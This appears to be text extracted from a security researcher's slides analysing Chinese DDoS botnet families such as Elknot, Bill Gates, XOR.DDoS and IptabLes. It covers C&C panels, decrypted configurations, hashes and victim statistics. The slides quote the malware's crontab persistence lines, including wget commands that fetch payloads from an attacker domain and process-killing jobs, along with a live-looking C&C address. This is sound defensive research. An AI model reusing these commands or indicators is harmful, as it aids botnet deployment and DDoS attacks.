 - Packet.dll = communication with npf.sys
 - for Windows Server 2008 R2 (64-bit only)

Tools – Elknot's C&C Panels

- Supported attack methods (SYN, UDP flood, etc.)
- List of connected bots with system info
- Targeted IP address with a port
- Number of threads, attack time etc.
- Additional dialogs with more options



Tools – Elknot's C&C Panels

- Generated C&C panel from the Chicken builder

[illegible]

Tools – Bill Gates for Linux

- named after two files created in /tmp directory; contain PID of itself
 - /tmp/bill.lock – created by payload
 - /tmp/gates.lock – created by dropper
- Supported flooding methods (controlled from C&C):
 - CAttackIcmp
 - CAttackSyn
 - CAttackUdp
 - CAttackAmp (DNS amplification)
 - CAttackCC
 - CAttackDns
 - CAttackTns
- C&C command grammar very similar to the Elknot case

Tools – Bill Gates for Linux

- Characteristics:
 - Persistence
 - /etc/init.d/DbSecuritySpt
 - crontab:

```
# Edit this file to introduce tasks to be run by cron.
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
*/98 * * * * nohup /etc/kysapd > /dev/null 2>&1&
```

```
*/97 * * * * nohup /etc/skysapd > /dev/null 2>&1&
```

```
*/96 * * * * nohup /etc/xfsdX > /dev/null 2>&1&
```

```
*/95 * * * * nohup /etc/ksapd > /dev/null 2>&1&
```

Tools – Bill Gates for Linux

- Script performing regular actions via cron:
 - Killing competing processes (Elknot's node24; .Iptables)
 - Updating its executables (> 1hour)

```
# Edit this file to introduce tasks to be run by cron.
```

```
*/1 * * * * killall -9 .Iptables
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
*/1 * * * * killall -9 DDos1
```

```
*/1 * * * * killall -9 lengchao32
```

```
*/1 * * * * killall -9 b26
```

```
*/1 * * * * killall -9 codelove
```

```
*/1 * * * * killall -9 32
```

```
*/1 * * * * killall -9 64
```

```
*/1 * * * * killall -9 new6
```

```
*/1 * * * * killall -9 new4
```

```
*/1 * * * * killall -9 node24
```

```
*/1 * * * * killall -9 freeBSD
```

```
*/99 * * * * killall -9 kysapd
```

```
*/98 * * * * killall -9 atdd
```

```
*/97 * * * * killall -9 kysapd
```

```
*/96 * * * * killall -9 skysapd
```

```
*/95 * * * * killall -9 xfsdx
```

```
*/94 * * * * killall -9 ksapd
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
#
```

```
# Each task to run has to be defined through a single line
```

```
# indicating with different fields when the task will be run
```

```
# and what command to run for the task
```

```
#
```

```
# To define the time you can provide concrete values for
```

```
# minute (m), hour (h), day of month (dom), month (mon),
```

```
# and day of week (dow) or use '*' in these fields (for 'any').#
```

```
# Notice that tasks will be started based on the cron's system
```

```
# daemon's notion of time and timezones.
```

```
#
```

```
# Output of the crontab jobs (including errors) is sent through
```

```
# email to the user the crontab file belongs to (unless redirected).
```

```
#
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
*/120 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/atdd
```

```
*/120 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/cupsdd
```

```
*/130 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/kysapd
```

```
*/130 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/sksapd
```

```
*/140 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/skysapd
```

```
*/140 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/xfsdx
```

```
*/120 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/ksapd
```

```
*/120 * * * * cd /root;rm -rf dir nohup.out
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
..
```

Tools – Bill Gates for Linux

- Configuration data are encrypted with RSA-1024
- On the stack: prime P, prime Q, modulus N & decrypted string
- $P \wedge Q \% N = \text{configuration string}$

The screenshot displays the edb debugger interface. The main window shows assembly code for a function, with the current instruction highlighted at address 0806:2478. The registers panel on the right shows the EAX register containing the ASCII string "116.10.189.246:35000:1:1:h:579368:5". The bookmarks panel is empty. The data dump panel at the bottom shows a memory dump starting at address 088c6000, with a red box highlighting the decrypted string "116.10.189.246:35000:1:1:h:579368:579884:580400".

edb - /home/slave/temp/cupsdd [13314]

File View Debug Plugins Options Help

No Analysis Found For This Region

Registers

General Purpose

EAX: 0890e494 ASCII "116.10.189.246:35000:1:1:h:579368:5"

EBX: bfe49e31 ASCII "-29-generic-pae"

ECX: 081537a0

EDX: bfe49d34

Bookmarks

Address Comment

Add Del

esp = bfe49d20

Data Dump

088c6000-0892d000 bfe2a000-bfe4b000

0890:e494 31 31 36 2e 31 30 2e 31 38 39 2e 32 34 36 3a 33 116.10.189.246:3

0890:e4a4 35 30 30 30 3a 31 3a 31 3a 68 3a 35 37 39 33 36 5000:1:1:h:57936

0890:e4b4 38 3a 35 37 39 38 38 34 3a 35 38 30 34 30 30 00 8:579884:580400.

0890:e4c4 33 34 33 41 33 35 33 38 33 30 33 34 33 30 30 343A353830343030

0890:e4d4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0890:e4e4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0890:e4f4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0890:e504 00 00 00 00 90 e5 90 08 00 00 00 00 00 00 00ä.....

0890:e514 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0890:e524 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stack

bfe4:9d20 bfe49d4c L.ä

bfe4:9d24 bfe49d53 S.ä

bfe4:9d28 bfe49d44 D.ä

bfe4:9d2c bfe49d40 @.ä

bfe4:9d30 08049310

bfe4:9d34 00000000

bfe4:9d38 00000000

bfe4:9d3c 00000000

bfe4:9d40 0890c37c |A.. ASCII "98380E602E3C9EE44D40BCB929338BA5512DAED928828F06C

bfe4:9d44 0890c2e4 |äÄ.. ASCII "3EFC4E86A5C436F2EE2A190435CE359C8D2AE1C0068CDC946

bfe4:9d48 0890c1cc |Ä.. ASCII "3612406FE3D77016A5CC2F670E74A281505983FE8851E8B32

bfe4:9d4c 0890e494 |.ä.. ASCII "116.10.189.246:35000:1:1:h:579368:579884:580400"

bfe4:9d50 00000000 |....

Tools – Bill Gates for Linux

- Decrypted payload: 116.10.189.246:35000:1:1:h:579368:579884:580400
 - g_strConnTgts = 116.10.189.246 ... IP address
 - g_iGatsPort = 35000 ... port
 - g_iGatsIsFx = 1
 - g_ilsService = 1 ... persistence
 - g_strBillTail = h ... payload fname suffix
 - g_strCryptStart = 579368 = 0x8d728 ... config
 - g_strDStart = 579884 = 0x8D92C ... exponent
 - g_strNStart = 580400 = 0x8DB30 ... modulus

Tools – Bill Gates for Windows

- Persistence: registry key in Run
- Debug string similar to Win32:Elknot:

.0040ED90	00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00A. 0@.....
.0040EDA4	00 00 00 00-00 00 00 00-A0 10 41 00-20 F0 40 00-0C 00 00 00A. 0@.....
.0040EDB8	52 53 44 53-FA E9 85 C4-AA 6C AD 44-82 A3 70 51-48 CD BB 17	RSDSúé.â1-D.ÉpQHÍ».
.0040EDCC	01 00 00 00-46 3A 5C 55-70 64 61 74-65 73 5C E9-87 80 E6 9EF:\Updates\é...æ.
.0040EDE0	84 5C 47 61-74 65 73 49-6E 73 74 61-6C 6C 5C 52-65 6C 65 61	.\GatesInstall\Relea
.0040EDF4	73 65 5C 47-61 74 65 73-49 6E 73 74-61 6C 6C 2E-70 64 62 00	se\GatesInstall.pd

- Dropper (3621a7c9b9b350326dcf4baa880e5771) → 32/64-bit version of payload & service VS process; Usage of agony rootkit (source published, 2006);
- 2 payloads named *svch0st.exe* and *DbSecuritySpt.exe* in
%PROGRAMFILES%/DbSecuritySpt;
- SafeEngine protection libraries (*SeSDKDummy.dll*, *SeSDKDummy64.dll*)
- 64-bit version (Windows Server 2008):
 - *Npf.sys* = NetGroup Packet Filter driver, allows packet capture, packet injection, network monitoring
 - *Packet.dll* = communication with *npf.sys*

Tools – Mr. Black

- Large family containing also a malware group called *AES.DDoS*
- Contains various character strings: *VERSIONEX*, *VERSIONEX*, *Mr.Black*, *Hacker*, *DealWithDDoS*, “*Int Server...*”
- List of attack supporting procedures
 - *DNS_Flood*, *SYN_Flood*, *UDP_Flood*, *UDPS_Flood*, *TCP_Flood*, *CC_Flood*, *CC2_Flood*, *CC3_Flood*, etc...
- Available for architectures:
 - *EM_386*, *EM_x86_64*, *EM_MIPS*, *EM_ARM*, *PE x86*
 - *1be4fa407f83c927cfd49ba03af816e2*, *861f4c1e8fe1e5c059d558ea1e465d86*,
008ecf29e0c95f05be2a83a635d7ac31, *fdcefb4b0541453a6d78c42094d71ba7*
- Devices may include: desktops, servers, routers, Internet of Things devices

Tools – Iptables/Iptablex

- Accompanied with a process killing the competing processes
- Competition over computer resources
- List of all the processes to kill is downloaded and named *fuckopen.txt* or *kill.txt*

```
disknyp|make.rar|system32|Ne2|Ne4|ftds3008|2003|dbc|udd|collectd|webface|httpd|mi  
nerd|-sh|crond|modem|2014java|hr|hra|.sayslog|.gsyslog|svchostnt|connp|nider|root  
JR|789|node|kvm|update|ipnode|m32|m64|CopyAgent|tor|polipo|iTunes|QQiPPro|lins|yx  
z|7669|svchost|fikkerd|fikkerd.monitor|spell|pro|cisco|QQiPPro|krfcommod|multics|  
cupsddh|mm1.rat|netz1|dcdap|auto.sbn|ccMFTTd|ccNGd|ccDMd|CCcam1.x86_64|CCcam2.x86  
_64|CCcam3.x86_64|SCREEN|vip32|vip64|ats|udp|SshToolMfc|ssh22|.szyslog|kter|ktlin  
ux|vv32|chom|qqippro|irssi|weechat-curse|spell|udisks-daemoe|KY32|ffmpeg1|ios|csh  
rcc|.aptitudecach|ccac|nodeJR|sszz|ss|.aptitudecache|nt520|ceshi630|lt32|conn|get  
texs|klogd|wode32|6xdj|CXLST|SRXT|nc|proudate|.ipsee|HuajunMm2|huajunMm2|gn32|  
nt0032|huajunDs32|5xdj|.Ds32|huajunTsm|HuajunTsm|huajun24m|huajunUST|kiilp|yasgl|  
guzui01|s|i|xsw|CROND|atack|winbindd|Dubhe|boinc|Diy|Ciyu|Kiki|Koko|xiao132|Dyo|C  
iye|Ciy|wineserver|dogecoind|linuxlx|psdflush|aitinga|yan|xiaoze|pktmake|socky|sm  
r|test|swcam|gz58|xz32|bldbc32|bldbc64|gtmd|bigd|mix9|xztv-32|xfssyncd|xfsbuofd|xu  
dp|zdan|ulsankrss|8232|8264|Cqee|DKK|Bps|Cismd|Ddvux|UhdF|Xosxx|bl|gdm3|ntpd|inet  
d|nmbd|lwresd|in.qpopper|linuxx|linux22011|linux32013|lt20991|nt19999|Ratjqscp|at  
dd|atddd|cupsdd|ksapd|kysapd|ksapd|skysapd|ttyrec|hpnds|qpidd|logon|loop1|LCDd|m  
cpd|mimi|fpdd|evrouted|istatsd|bcm56xxd|tmipsecd|sod|N1a|nfsd|twm|uk32|zhe|ks61|3
```

Tools – IptabLes/IptabLex


- MD5: c17cb63de68a37de222b5315bc0ea47e (EM_386),
e79c37e207f8695b61291b2e85636aef (EM_x86_64) (ELF:Iptablesx)
- Persistence:
 - Installs itself into /boot/IptabLex, resp. /boot/IptabLes
 - symbolic links in /etc directory
- List of attack supporting procedures
 - SynFloodThread
 - DnsFloodThread
- Command grammar supports: add task, delete task, set source IP, self-update
- Additional Windows 32-bit variants (*iptables.exe*, *getsetup.exe*)
 - 455068e0444107ee5fb993f34a184e03

Tools – XOR.DDoS

- MD5: fd3f2c810f4391be2e6b82429c53c318 (ELF:Xorddos)
- More advanced Trojan for EM_386 & EM_x86_64 installed in */boot/<random>* and autostarted via a script in */etc/init.d*
- Flooding features: *build_dns*, *build_syn*
- Named after encryption method used with *xorkeys* = "BB2FA36AAA9541F0"
- Strings: *"/var/run/sftp.pid"*, *"/lib/udev/udev"*, *"/lib/udev/"*, *"/boot/"*, *"/var/run/"*, *"http://info.3000uc.com/config.rar"*, *"/var/run/sftp.pid"*
- Contains embedded rootkit (LKM) running as *rs_dev*
- Rootkit features: *hide_file*, *hide_proc*, *hide_tcp4_ports*, *hide_tcp6_ports*, *hide_udp4_ports*, *hide_udp6_ports*; *firewall_acceptip*, *firewall_dropip*
- Trojan (userspace) requests rootkit features (the kernel) via *ioctl* with the code 0x9748712

Tools – gh0st RAT C&C panel & Bot Builder






















- Strings “Chicken”, “Hacker”; Windows only; source shared; huge number of samples



b78d0c90674ae6891d4b2d0fcdda433a

Statistics

- Number of victims is lower than in case of other Windows threats
- HTTP servers running on compromised machines show thousands of downloads, but considering self-updates the number could be lower
- Download count of "Bill Gates" installer is highlighted

文件名.扩展名	大小(类型)	修改时间	点击量
 cisco	1.24 MB	2014-4-9 1:24:10	43
 cnet2	17.13 KB	2013-10-27 22:47:44	224
 copyright	1.38 MB	2013-11-9 8:19:33	5
 ethtool	1.17 MB	2014-9-22 0:29:05	17
 install.tar	1.13 MB	2014-8-7 23:05:12	36587
 kerne	1.08 MB	2014-8-7 22:57:42	55
 kernel	1.24 MB	2014-4-7 14:59:53	2301
 ku.rar	1.66 MB	2013-12-31 20:52:53	6
 mafix.tar.gz	436.24 KB	2013-9-3 5:58:03	24
 mtabc	10.79 KB	2014-4-8 3:52:33	3451
 mysql515	8.80 KB	2014-8-7 22:52:42	123
 portmay	584.73 KB	2013-9-17 23:58:29	6
 r.reg	19.34 KB	2013-10-14 17:13:28	10
 shift.exe	469.21 KB	2014-5-12 22:22:47	4
 socket	13.04 KB	2014-8-7 22:52:42	6
 ssh	1.24 MB	2014-4-13 21:21:18	8
 sshbd.gz	881.52 KB	2014-10-3 17:15:48	0
 sshd	1.08 MB	2014-8-7 22:57:42	396
 taskgrm-	707B	2013-11-11 20:04:42	6
 w.exe	9.93 MB	2013-11-17 22:56:15	13
 Wsyscheck.exe	421.00 KB	2014-5-12 22:25:37	6

Statistics

- Downloads from HFS server on a different machine, showing tens of thousands downloads

用户

登录

目录

首页

0 个子目录, 13 个文件, 10.35 MB

搜索

确定

选择

全选 反选 通配符

0 项已选定

操作


打包下载 文件列表

服务器信息

HttpFileServer v2.3c 291 随波汉化版
服务器时间: 2014-11-12 1:12:21
在线时长: 00:27:38

文件名.扩展名	大小(类型)	修改时间	点击量
<input type="checkbox"/> .hua	22.45 KB	2014-11-11 23:07:13	17617
<input type="checkbox"/> .shen	27.15 KB	2014-11-11 23:07:20	22653
<input type="checkbox"/> Alib	1.45 MB	2014-11-11 18:32:06	0
<input type="checkbox"/> chuan.exe MZ9500	199.02 KB	2014-11-8 10:09:50	150
<input type="checkbox"/> EF76#^~	1.08 MB	2014-11-12 0:35:18	0
<input type="checkbox"/> Linux_2.4	1.45 MB	2014-11-12 0:35:18	0
<input type="checkbox"/> mmd32	771.38 KB	2014-11-11 20:37:35	3
<input type="checkbox"/> mmd64	1.28 MB	2014-11-11 20:37:47	4
<input type="checkbox"/> mmips	377.05 KB	2014-11-10 23:34:49	69
<input type="checkbox"/> mu24	1.45 MB	2014-11-11 18:32:06	700
<input type="checkbox"/> mu32	1.08 MB	2014-11-11 18:32:05	404
<input type="checkbox"/> shadu.exe MZ02117	174.02 KB	2014-11-10 21:21:17	1433
<input type="checkbox"/> xian	1.02 MB	2014-11-11 20:37:48	3

Statistics – Preferences of File Names



Victim preferences

- Attacked small or medium sized local businesses
 - profitability depends of ability to stay online
- Victims:
 - Online gaming site/casinos
 - E-commerce shops
 - Forums
- Potential methods of monetization:
 - DDoS as a service
 - paying ransom for stopping the DDoS attack
- Effect of DDoS directly observed:
 - sites unreachable during the process of receiving attack commands
 - reachability recovered after the process stopped

Victim preferences

- Online gaming



设为首页 收藏本站

战火重燃 2016 武易好服 激情送起

武易好服 | 武易传奇发布网 | 武易传奇家族 | 传奇外挂下载 | 技术文章 | 登陆器下载 | 2014年4月26日 星期六 | 客户端下载

武易好服镜像一: www1.51okf.com 武易好服镜像二: www2.51okf.com 武易好服镜像三: www3.51okf.com

分站一: www.521wuyi.com 分站二: www.51ooo.cc 请牢记以上域名以便任何时候都可以访问本站 访问不了主站请互相转告其他域名

领跑网络支付平台	复古武易长期稳定	我爱武易-专业一条龙	我爱武易-专业一条龙	【武易传奇GM基地】	【武易传奇SF一条龙】
仿武易正版复古	文字广告	文字广告	文字广告	文字广告	文字广告

近期本站遭受严重攻击,暂时攻击顶峰达到60g+,感谢各位玩家和游戏管理员们一直以来对我们的支持
请各位玩家记住本站分站,主站打不开可以访问 **分站**,由于攻击太大导致服务器不稳定广告暂时改为**2元**

武易2013最新,登陆器,客户端下载
网站打不开,网站很卡,不知道去哪找服? 赶快下载吧

今天新开

状态	服务器名	固定IP	开机时间	线路	游戏简介	仿武易传奇-我本沉默-嘟嘟传奇-版本介绍	查看
>>>	雅典战神	182.236.160.132	【4月26日 全天固顶】	千兆网通	准时开放	★雅典顶级★不做内服★绝对长久★	查看
>>>	雅典战神	222.89.188.132	【4月26日 全天固顶】	千兆电信	准时开放	★雅典顶级★不做内服★绝对长久★	查看
>>>	新月传奇公测中	群号104795547	【4月26日 全天固顶】	千兆双线	真正复古	公测中5月1日正式开放!	查看
😄	罪恶传奇	182.236.163.50	4月26日 晚上6点30分	千兆网通	游戏中查询	全新版本,全新体验,给你一样的激情	查看
😄	罪恶传奇	222.89.191.50	4月26日 晚上6点30分	千兆电信	游戏中查询	全新版本,全新体验,给你一样的激情	查看
